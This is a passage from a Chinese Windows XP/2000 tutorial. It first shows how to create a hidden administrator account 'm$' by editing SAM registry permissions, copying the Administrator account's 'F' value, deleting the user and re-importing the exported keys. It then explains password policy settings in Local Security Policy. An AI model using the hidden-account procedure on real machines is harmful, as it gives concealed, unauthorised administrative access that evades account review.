


图5

HKEY_LOCAL_MACHINE\SAM\SAM键下，但是除了系统用户SYSTEM外，其他用户都没有权限查看到其中的信息，因此首先得用Regedt32.exe对“HKEY_LOCAL_MACHINE\SAM\SAM”键设置为“完全控制”权限，这样就可以对SAM键内的信息进行读写操作。




图6

通过“开始”菜单中的“运行”，输入regedt32.exe，点击“确定”后就打开了注册表编辑器。依次展开子键HKEY_LOCAL_MACHINE\SAM\SAM，用鼠标右键单击，在弹出的快捷菜单中选择“权限”项（图5）。

在出现的“SAM 权限”对话窗口中点击“添加”，将你正使用的管理员添加到“组或用户名称”列表中，这里我是以***用户登录的，所以我就将***加入，在下部的权限功能区设置权限为“完全控制”（图6）。

在Windows2000中，先关闭这个注册表编辑器，重新打开“regedit.exe”，展开子键：HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\m$，在其右侧窗口中发现其默认值为0x3EE（图7）。




图7




图8

将administrator对应的项000001F4下的键“F”的值复制，并覆盖m$对应的项000003EE下的键“F”的值（图8），然后将m$键以及m$对应的项000003ee导出为m$.reg和3EE.reg，退出注册表编辑器。

接下来在命令行下执行“**net user m$ /del**”将用户m$删除（图9）。最后将m$.reg和3EE.reg导入注册表即可。



图9

现在，隐藏的超级用户m$已经建好了，打开regedt32.exe，把HKEY_LOCAL_MACHINE\SAM\SAM键权限改回原来的样子，在“SAM　权限”对话窗口中将***用户删除。

不过后来我发现重启电脑后在帐户管理器中将又会看这个隐藏的超级用户了，删除此用户时会出现警告对话框“删除用户m$时，出现了以下错误：用户不属于此组！”（图10），不知怎么回事，还希望高手给予指点！




图10

看到这里，可能许多读者会问：既然帐户密码这么不安全，那如何做才能使自己的系统更安全啊？其实啊，Windows早就为用户设计好了。XP系统自带的“本地安全策略”就是一个不错的系统安全管理工具。利用它对帐户、密码、安全选项的合理设置，就可以实现高安全性的系统登录。下面我就介绍一下如何使用帐户策略中的密码策略和帐户锁定策略来实现系统安全。

单击“开始”→“控制面板”→“管理工具”→“本地安全策略”（XP用户打开控制面板后要将其切换到“经典视图”），打开“本地安全设置”控制台（图11）。




图11

1、密码策略

为了让帐户密码相对安全、不易被破解，我们可以设置密码策略，以加强密码的安全性，最有效的方法是增加密码的长度和复杂性，并定期更改密码。

（1）密码长度最小值

在“本地安全设置”控制台中展开“帐户策略”→“密码策略”，打开“密码长度最小值”对话框，设置密码长度最小值为8。

（2）密码必须符合复杂性要求

打开“密码必须符合复杂性要求”对话框，设置为“已启用”。这样密码中必需包含大小写字母、数字、特殊符号以及满足密码长度。

（3）密码最长存留期

打开“密码最长存留期”对话框，设置密码能使用的天数为42天，满42天就要更改。

（4）密码最短存留期

打开“密码最短存留期”对话框，设置密码1天以后才能修改。

（5）强制密码历史

打开“强制密码历史”设置为记忆5个密码，这样新设置的密码不能和之前的5个密码一样（图12）。

